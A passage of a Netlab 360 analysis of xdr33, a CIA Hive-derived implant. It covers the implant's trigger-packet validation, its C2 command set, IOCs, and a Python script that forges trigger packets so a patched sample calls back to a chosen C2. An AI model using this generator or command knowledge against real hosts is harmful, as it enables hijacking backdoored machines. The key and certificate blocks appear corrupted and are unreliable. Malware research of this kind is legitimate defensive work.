        if ( (unsigned int16)(tcppayload_len - 126) <= 346u ) 472 maximum
            return check_tcp((int)tcp, tcppayload_len, outbuf);
    }
    return -1;
}
HIBYTE(v7) = v4->tot_len; // udp part
LOBYTE(v7) = HIBYTE(v4->tot_len);
udp = (char *)v4 + 4 * v6;
v9 = v7 - 154;
udppayload_len = v7 - 28;
result = 0xFFFFFFFF;
if ( v9 <= 346u )
    return -(check_udp((int)udp, udppayload_len, outbuf) != 0);
return result;
}

```

**Support TCP UDP Protocol**

### 0x2: Checksum Trigger packets

TCP and UDP messages that meet the length requirement are further verified using the same check\_payload function.



check\_payload的代码如下所示:

```

v3 = crc16((unsigned __int8 *)(payload + 8), 84);
result = -1;
v5 = (_WORD *) (payload + v3 % 200u + 92);
if ( (unsigned int)v5 <= payload + (unsigned int)len )
{
    HIBYTE(v6) = *v5;
    LOBYTE(v6) = HIBYTE(*v5);
    if ( v3 == v6 )
    {
        HIBYTE(v7) = *(_WORD *) (payload + v3 % 200u + 94);
        LOBYTE(v7) = HIBYTE(*(_WORD *) (payload + v3 % 200u + 94));
        v8 = v7 % 127u;
        result = -1;
        if ( !v8 )
        {
            for ( i = 0; i != 29; ++i )
                *(_BYTE *) (out + i) = *((_BYTE *)v5 + i + 12) ^ *((_BYTE *)v3 % 55u + payload + i + 8);
            return 0;
        }
    }
}
return result;

```

calc crc16 offset

crc16 check


mod 127 check

decrypt trigger payload

The processing logic can be seen as follows.

- Use CRC16/CCITT-FALSE algorithm to calculate the CRC16 value of offset 8 to 92 in the message to get crcValue
- The offset value of crcValue in the message is obtained by  $\text{crcValue} \% 200 + 92$ , crcOffset
- Verify whether the data at crcOffset in the message is equal to crcValue, if it is equal, go to the next step
- Check if the data at  $\text{crcOffset} + 2$  in the message is an integer multiple of 127, if yes, go to the next step
- Trigger\_Payload is encrypted, the starting position is  $\text{crcOffset} + 12$ , the length is 29 bytes. the starting position of Xor\_Key is  $\text{crcValue} \% 55 + 8$ , XOR the two byte by byte, we get Trigger\_Payload

So far it can be determined that the Trigger message format is as follows



### 0x3: Checksum Trigger Payload

If the Trigger message passes the checksum, the check\_trigger function continues to check the Trigger Payload

```
int __cdecl check_trigger(int payload, int out)
{
    int result; // eax
    __int16 v3; // di
    __int16 v4; // ax

    if ( !payload )
        return -1;
    if ( !out )
        return -1;
    v3 = *( _WORD * )(payload + 27);
    *( _WORD * )(payload + 27) = 0;
    if ( (unsigned __int16)crc16((unsigned __int8 *)payload, 29) != __ROL2__(v3, 8) )
        return -1;
    *( _DWORD * )(out + 4) = *( _DWORD * )(payload + 1);
    HIBYTE(v4) = *( _WORD * )(payload + 5);
    LOBYTE(v4) = HIBYTE(*( _WORD * )(payload + 5));
    *( _WORD * )(out + 8) = v4;
    result = 0;
    memcpy((void *)(out + 12), (const void *)(payload + 7), 0x14);
    return result;
}
```

**crc check**

**trigger c2**

**trigger port**


**sha1**

The processing logic can be seen as follows

- Take the last 2 bytes of the Trigger Payload and write it as crcRaw
- Set the last 2 bytes of the Trigger Payload to 0 and calculate its CRC16, which is called crcCalc
- Compare crcRaw and crcCalc, if they are equal, it means that the Trigger Payload is structurally valid.

Next, the SHA1 of the key in the Trigger Payload is calculated and compared with the hard-coded SHA1 `46a3c308401e03d3195c753caa14ef34a3806593` in the Bot. If it is equal, it means that the Trigger Payload is also valid in content, so we can go to the last step, establish communication with C2 in the Trigger Payload, and wait for the execution of its issued command.

The format of the Trigger Payload can be determined as follows.



**0x4: Execution of Trigger C2's command**

After a Trigger message passes the checksum, the Bot actively communicates with the C2 specified in the Trigger Payload and waits for the execution of the instructions issued by the C2.

```

while ( 1 )
{
    sub_804A4A4(v8, 8);
    sub_8097EE2(0xE10u);
    memset(buf, 0, 264u);
    v4 = ssl_read((int *)dword_80EA728, buf, 264u);
    if ( v4 < 0 )
        break;
    sub_8097EE2(0);
    if ( v3 )
        sub_80A0827(v3);
    v3 = heapalloc(0xFFu);
    memcpy(v3, (char *)buf + 1, 255u);
    switch ( LOBYTE(buf[0]) )
    {
        case 0:
        case 10:
            v8[0] = 0;
            goto LABEL_21;
        case 1:
            v5 = task_1(dword_80EA728, (char *)v3, _byteswap_ulong(buf[64]), 0);
            goto LABEL_25;
        case 2:
            memset(v8, 0, sizeof(v8));
            v5 = task_2(v3, dword_80EA728, (int)v3, 0);
            goto LABEL_25;
        case 4:
            v5 = task_4(dword_80EA728, (char *)v3);
    }
}

```

The supported instructions are shown in the following table.

Index	Function
0x00,0x00a	Exit
0x01	Download File
0x02	Execute CMD
0x04	Upload File
0x05	Delete
0x06	Shutdown
0x08	Launch SHELL
0x09	SOCKET5 PROXY
0x0b	Update BEACONINFO

It is worth noting that Trigger C2 differs from Beacon C2 in the details of communication; after establishing an SSL tunnel, Bot and Trigger C2 use a Diffie-Hellman key exchange to establish a shared key, which is used in the AES algorithm to create a second layer of encryption.

```
// start TLS handshake
DL(3);
if ( crypt_handshake(cp) != SUCCESS )
{
    DLX(3, printf("ERROR: TLS connection with TLS server failed to initialize.\n"));
    crypt_cleanup(cp);
    return FAILURE; //TODO: SHOULD THESE BE GOING TO EXIT AT BOTTOM??
}
DLX(3, printf("TLS handshake complete.\n"));

// Create AES Tunnel
if (aes_init(cp) == 0) {
    DLX(4, printf("aes_init() failed\n"));
    goto Exit;
}

while(!fQuit)
{
    COMMAND cmd;
    REPLY ret;
```


## Experiment

To verify the correctness of the reverse analysis of the Trigger part, we Patch the SHA1 value of xdr33, fill in the SHA1 of NetlabPatched,Enjoy! and implement the GenTrigger code in the appendix to generate UDP type Trigger messages.

```
080DC030: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
080DC040: B6 CF D8 7A-BB 01 00 00-01 00 00 00-01 00 00 00
080DC050: 30 02 00 00-17 00 00 00-00 1A 4F 00-01 00 00 00
080DC060: 8D DF 78 8B-45 E1 CC 46-15 00 00 00 7D 66 2B ??x?E??F? ?[]}f+
080DC070: 70 D4 45 74-D0-FF-FF-FF-FF-FF-FF-FF-FF-FF-FF-FF-FF p?Et????????
080DC080: FF FF FF FF-FF FF FF FF-FF FF FF FF-FF FF FF FF
080DC090: FF FF FF FF-FF FF FF FF-FF FF FF FF-FF FF FF FF
080DC0A0: FF FF FF FF-FF FF FF FF-FF FF FF FF-FF FF FF FF
080DC0B0: FF FF FF FF-FF FF FF FF-FF FF FF FF-FF FF FF FF
```

sha1 of "NetlabPatched,Enjoy!"

We run the Patch in the virtual machine 192.168.159.133 after the xdr33 sample, the construction of C2 for 192.168.159.128:6666 Trigger Payload, and sent to 192.168.159.133 in the form of UDP. the final result is as follows, you can see the xdr33 in the implanted host after receiving the UDP Trigger message, and we expected the same, launched a communication request to the preset Trigger C2, Cool!



Readers are always welcomed to reach us on [twitter](#) or email us to netlab[at]360.cn.

## IOC

### sample

ee07a74d12c0bb3594965b51d0e45b6f

patched sample

af5d2dfcafbb23666129600f982ecb87

## C2

45.9.150.144:443

## BOT Private Key

-----BEGIN RSA PRIVATE KEY-----

```

MIIIEowIBAACKAQEA6XthqPjU3XFu8/4PMVQ4iqJbLeXmXhbVWMPHY/sTndEc05vQ
mIMNJc1mISZTNPzddXSrj0h9GJe0ix0CIZID3bHyZHLiqb/ewylFmqSOVkvig/Je
o17UAqhsNGpVu/l8FM3qCHJE7z+wBqHdwVIZMt9vLaLti2KyJV+j1F1GTk8X2jcI
4DnnVKJE81rSafzaX2JBc6J6hovFMMP9IGb2LwRQMZNtZqSus6JMoLhk00dtvxXK
yTm1k79HL3PLZdgKt6HJFoukwkWNd8NNTbcBXDWDDdJ42g/1I0Z7tMkdKFgfjUut
90LXKRRuEncUrbi75L6P2FRwPnqvVv+3N25MZQIDAQABAoIBADtguG57kc8bWQd0

```

```

NljqpVlshXQyuop1Lh7b+gcuREffdvMnf745ne9eNDn8AC86m6uSV0siOUY21qCG
aRNWigsohSeMnB5lgGalqXrxnI1P0RogYncT18ExSgtue41Jnoe/8mPhg6yAuuiE
49uVYHKyn5iwlC7b88hTcVvBu06S7HPqqXbDEBSokL0o60/FyPb0RKigprKooTo/
KVCrFDt6xpAGMnjZkSSBJB2cgRxQwkcYghMcLJBvsZXbYnhiXiiaLvk4ZeBtf
0hnb6Cty840juAIGKDiUElijd3JtVkaBy41KLrdsnC+8JU3RIVGpTPDbwGanvnCk
Ito7gqUCgYEA+MucFy8fcFJtUn0mZ1Uk3AitLua+IrIEp26IHgGaMKFA0hnGEGvb
ZmwrFj57bGSwsWq7ZSBk8yHRP3HSjJLZZQIcnnTCQxHMXa+YvpuEKE5mQSMwnlu
YH9S2S0xQP1yLQKjAVvt+zRuuJvMv0d0ZA0fdib+3xesPv2fIBu0McCgYEA8D4/
zygeF5k40mh01235e081kqltqVLu23vJ0TVnP2LNh4rRu6viBuRW709tsFLng8L8
aIohdVdF/E2FnNBhnvoohs8+IeFXLD8mL4LC+QD6AcvcMGYYwLIzewODJ2d0ZbBI
hQthoAw9urezc2CLy0da7H9Jmeg26utwZJB4ZXCgYEAyV9b/rPoeWxuCd+Ln3Wd
+06Y5i5jvQfLlo1zZP4dBCFwqt2rn5z9H0CGymzWFhq1VcrT96pM2wkfr6rNBHQc
7LvNvoJ2WotyEmxPcG/Fny4du7k03+f5EEKGLhodlMYJ9P5+W1T/SOUefR01vFi
FzZPVHLfhcUbi5rU3d7CUv8CgYBG82tu578zYvnbLhw42K7UfwRusRWVazvFsGJj
Ge17J9fhTtswHMwtEuSLJvTzHRjorf5TdW/6MqMlp1Ntg5FBHUo4vh3wbZeq3Zet
KV4hoesz+pv140EuL7LkgrgKPCCBi7XXLQxQ8yyL51LIT9H8rPkopb/EDif2paf
7JbSBwKBgCY8+a044uuR2dQm0SIUqnb0MigLRs1qcWIFdHF9K116sGwSK4SD9vD
poCA53ffcrTi+syPiUuBJFZG7VgfiNJ6Gws48sP5dgyBQaVq5hQofKqQAZAQ0f+
7TxhBf4n2gc5AhJ3fQA0XZg5rgNqhAln04UAIlgQK069fAvfzID
-----END RSA PRIVATE KEY-----

```

## BOT Certificate

```

-----BEGIN CERTIFICATE-----
MIIFJTCCBA2gAwIBAgIBAZANBgkqhkiG9w0BAQsFADCByjELMAkGA1UEBhMCWkEx
FTATBgNVBAGMDfdlc3Rlc4gQ2FwZTESMBAGA1UEBwwJQ2FwZSBUb3duMR0wGwYD
VQKQDBRUaGF3dGUgQ29uc3VsZGluZyBjYzEoMcyGA1UECwwfQ2VydGlmawNhdGlv
biBTZXJ2aWNlcYBEaXZpc2lVbjEhMB8GA1UEAwwYVVGhhd3RlIFByZW1pdW0gU2Vy
dmVyeIENBMSGwJyJkZiIhvcNAQkBFhlcwVtaXVtLXNlcnZlcB0aGF3dGUuY29t
MB4XDTIyMTAwnZEsNTAwnN1oXDTIzMDMxNjE5NTAwnN1owgYExCzAJBgNVBAYTALJv
MR0wGwYDVQKQDBRlYXNwZXJza3kgTGFiZ3JhdG9yeTEUMBIGA1UEAwwLRW5naW5l
ZXJpbmcxZjAMBGNVBAWMBXhkcjMzM08wDQYDZDQVQIDAZNbn3Njb3cxZzANBgNVBAcM
Bk1vc2NvdzELMAkGA1UECwwCSVQwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEK
AoIBAQPdpe2Go+NTdcW7z/g8xVDiKoluV5eZefVYw+Fj+xOd0Rw7m9CYgw0LzWYh
JlM0/N11dKuPSH0Y17SLHQIhkgPdsfJkcuKpv97DKUWapI5WS+Ib816jXtQCqGw0
aLW7+XwUzeoIckTvP7AGod3BUhky328tou2LYrILX6PUXUZ0TxfaNwjg0edUokTz
WtJp/NpfYkFzonqGi8Uww/0gZvYvBFAXk21mpK6zokyiwGQ7R22/FcrJ0bWtv0cv
c+vL2Aq3ockWi6TCRY0Pw01NtwFcNZYN0njaD/UjRnu0yR0oWB+NS633QtcpFG4Q
1xStuLvkvo/YVHA+eq9W/7c3bkxLAgMBAAGjggFXMIIBUzAMBGNVHRMBAf8EAjAA
MB0GA1UdDgQWBRRc0LA0wW4C6azovupkjX8R3V+NpJCB+wYDVR0jBIHwMIHwBTz
BcGhW/F2gdgt/v0oYQtatP2x5aGB1KSB0TCBzjELMAkGA1UEBhMCWkExFTATBgNV
BAGMDfdlc3Rlc4gQ2FwZTESMBAGA1UEBwwJQ2FwZSBUb3duMR0wGwYDVQKQDBRU
aGF3dGUgQ29uc3VsZGluZyBjYzEoMcyGA1UECwwfQ2VydGlmawNhdGlvbiBTZXJ2
aWNlcYBEaXZpc2lVbjEhMB8GA1UEAwwYVVGhhd3RlIFByZW1pdW0gU2VydMvYIENB
MSGwJyJkZiIhvcNAQkBFhlcwVtaXVtLXNlcnZlcB0aGF3dGUuY29tggEAMA4G

```

```

A1UdDwEB/wQEAWIF4DAWBGNVHSUBAf8EDDAKBggrBgEFBQCDAjANBgkqhkiG9w0B
AQsFAAOCAQEAQUMGtztzrQetSs+w12qgyHETyp8EKKk+yh4AJSC5A4UCKbJLrsUy
qend0E3p1ARHozy4ruII0XBh5z3MqMnsXcxkC3YJkjX2b2EuYgyhvIFm326s48P
o6MUSYs5CFxhnp/N0cqmqGgZL5V5evI7P8NpPcFhs7u1ryGDcK1MTtSSPNPy3F+c
d707iRXiRcLQmXQTcjmOVKrohA/kqqtM5EUL75n90LTinZcb/CQ9At+5Sn91AI3
ngd22cyLLC304F14L+hqwMd0ENSjanX38iZ2EY8hMpmNYwPOVSQZ1FpXqrkW1ArI
lHEtKB3YMeSXQHAsvBQD0A1W7R7JqHdreg==
-----END CERTIFICATE-----

```

## CA Certificate

```

-----BEGIN CERTIFICATE-----
MIIFXTCCBEWgAwIBAgIBADANBgkqhkiG9w0BAQsFADCByjELMAkGA1UEBhMCWkEx
FTATBgNVBAGMDFdLc3Rlcm4gQ2FwZTESMBAGA1UEBwwJQ2FwZSBUb3duMR0wGwYD
VQKQDBRUaGF3dGUgQ29uc3VsdGluZyBjYzEoMUYGA1UECwwfQ2VydG1maWNhdG1v
biBTZXJ2aWNlcyBEaXZpc2lrbjEhMB8GA1UEAwwYVGVhd3RlIFByZW1pdW0gU2Vy
dmVyIENBMScgwJgYJKoZIhvcNAQkBFhlwcmVtaXVtLXNlcnZlcjB0aGF3dGUuY29t
MB4XDTIyMTAwNzE0MTEzOjE0MjE0MTEzOjE0MTEzOjE0MTEzOjE0MTEzOjE0MTEz
MRUwEwYDVQIDAxZXN0ZXJueiENhcGUxZjAQBgNVBAcMCUNhcGUgVGV93bjEdMBsG
A1UECgwUVGVhd3RlIENvbnN1bHRpbmcmY2MxKDAmbG9wY29uc3VsdGluZyBjYzEo
b24gU2VydmljZXN0ZXJ2aWNlcyBEaXZpc2lrbjEhMB8GA1UEBwwJQ2FwZSBUb3du
cnZlcjB0aGF3dGUuY29tMTEzOjE0MTEzOjE0MTEzOjE0MTEzOjE0MTEzOjE0MTEz
bTCCASIWdQYJKoZIhvcNAQkBFhEwY29uc3VsdGluZyBjYzEoMUYGA1UECwwfQ2V
3VcKnLAAqIJKpgl90Z6bxUDpwa41H3ZDa7As4Z09xa+LXGn9XB9u34TqJPKyhSKg
3wYK02KTCwVMI/gf506KpFvocTHpScnXs0xUoxsM8qEiDV2pTe447rmyaLyWcT5d
hbzkP10WuDMEmMhfC2R9z4+m1sbwMAy9PN/JYzXz7cR48qj4j9hhEwkJ1+yJKXBV
AV9CdgLYfJXrA7A4Hxgc0ECKJmpovskv/DLxM8RxoSHfVtyG4ZgqmRraxUelirLl
tLj0fIKLaP7xvo1QSGiqQffBBOiDg9PN3H2wezF0meDg9RIR6qvhzhyNpZjANiC
JzMCAwEAaA0CAUIWggE+MA8GA1UdEwEB/wQFMAMBAf8wHQYDVR00BBYEFPMFwaFb
8XaB2C3+/ShhC1q0/bh1MIH7BgNVHSMGfMwgfCAFPMFwaFb8XaB2C3+/ShhC1q0
/bh1oYHUplIHRMIHOMQswCQYDVQGEwJaQTEVMBMGA1UECAwMV2ZvdGVybiBDYXB1
MRIwEAYDVQQHDA1DYXB1IFRvd24xHTAbBgNVBAoMFFRoYXd0ZSBDb25zdWx0aW5n
IGNjMScgwJgYDVQQQLDB9DZXJ0aWZpY2F0aW9uIFNlcnZpY2VzIERpdmlzaW9uMSEw
HwYDVQQDBHUAaGF3dGUgUHJlbnW1bSBTZXJ2ZXIgaG9wY29uc3VsdGluZyBjYzEo
GXByZW1pdW0tc2VydmlvQHRoYXd0ZS5jb22CAQAwdG9yY29uc3VsdGluZyBjYzEo
CSqGSIb3DQEBCwUAA4IBAQBqNA1WFp15AM8l7oDgqa/YHvoGmfcs48Ak8YtrDEF
tLRyz1+hr/hhfR8Hm1hZ0oj1vAzayhCGKdQTK42mq90dG4tViNYMq4mFKm0oVnw6
u4C8BCPfxmuyNfdw9TVqTjdwWqWM84VMg3Cq3ZrEa94DM0AXm3QXcDsar7SQn5Xw
LCsU7xKJc6gw44eNWEgXfJwS0EwPhBkt1LH40D11jH0Ukr5rRjvh1b1UioHPd3//
kzeXNozA9PwoH4wewqk8bXZhj5ZA9LR7rm+50rCoWxofgn1Gi2yd+LWwCrE7NBWm
yRelxOSPRSQ1fvAVvuRrCnCJgKxG/2Ba2DLs95u6IxyX
-----END CERTIFICATE-----

```

## 附录

### 0x1 Decode\_RES

```
import idutils
import ida_bytes

def decode(addr, len):
    tmp=bytearray()

    buf=ida_bytes.get_bytes(addr, len)
    for i in buf:
        tmp.append(~i&0xff)

    print("%x, %s" %(addr, bytes(tmp)))
    ida_bytes.put_bytes(addr, bytes(tmp))
    idc.create_strlit(addr, addr+len)

calllist=idutils.CodeRefsTo(0x0804F1D8, 1)
for addr in calllist:
    prev1Head=idc.prev_head(addr)
    if 'push offset' in idc.generate_disasm_line(prev1Head, 1) and idc.get_operand_type(prev1Head, 0)==5:
        bufaddr=idc.get_operand_value(prev1Head, 0)
        prev2Head=idc.prev_head(prev1Head)

        if 'push' in idc.generate_disasm_line(prev2Head, 1) and idc.get_operand_type(prev2Head, 0)==5:
            leng=idc.get_operand_value(prev2Head, 0)
            decode(bufaddr, leng)
```

### 0x02 GenTrigger

```
import random
import socket

def crc16(data: bytearray, offset, length):
    if data is None or offset < 0 or offset > len(data) - 1 and offset + length > len(data):
        return 0
    crc = 0xFFFF
    for i in range(0, length):
        crc ^= data[offset + i] << 8
        for j in range(0, 8):
            if (crc & 0x8000) > 0:
                crc = (crc << 1) ^ 0x1021
```

```
    else:
        crc = crc << 1
    return crc & 0xFFFF

def Gen_payload(ip:str,port:int):
    out=bytearray()
    part1=random.randbytes(92)
    sum=crc16(part1,8,84)

    offset1=sum % 0xc8
    offset2=sum % 0x37
    padding1=random.randbytes(offset1)
    padding2=random.randbytes(8)

    host=socket.inet_aton(ip)
    C2=bytearray(b'\x01')
    C2+=host
    C2+=int.to_bytes(port,2,byteorder="big")
    key=b'NetlabPatched,Enjoy!'
    C2 = C2+key +b'\x00\x00'
    c2sum=crc16(C2,0,29)
    C2=C2[:-2]
    C2+=(int.to_bytes(c2sum,2,byteorder="big"))

    flag=0x7f*10
    out+=part1
    out+=padding1
    out+=(int.to_bytes(sum,2,byteorder="big"))
    out+=(int.to_bytes(flag,2,byteorder="big"))
    out+=padding2

    tmp=bytearray()
    for i in range(29):
        tmp.append(C2[i] ^ out[offset2+8+i])
    out+=tmp

    leng=472-len(out)
    lengpadding=random.randbytes(random.randint(0,leng+1))
    out+=lengpadding

    return out

payload=Gen_payload('192.168.159.128',6666)
sock=socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
```

```
sock.sendto(payload, ("192.168.159.133", 2345)) # 任意端口
```

---

Source: [https://blog.netlab.360.com/headsup\\_xdr33\\_variant\\_of\\_ciahive\\_emeerges/](https://blog.netlab.360.com/headsup_xdr33_variant_of_ciahive_emeerges/)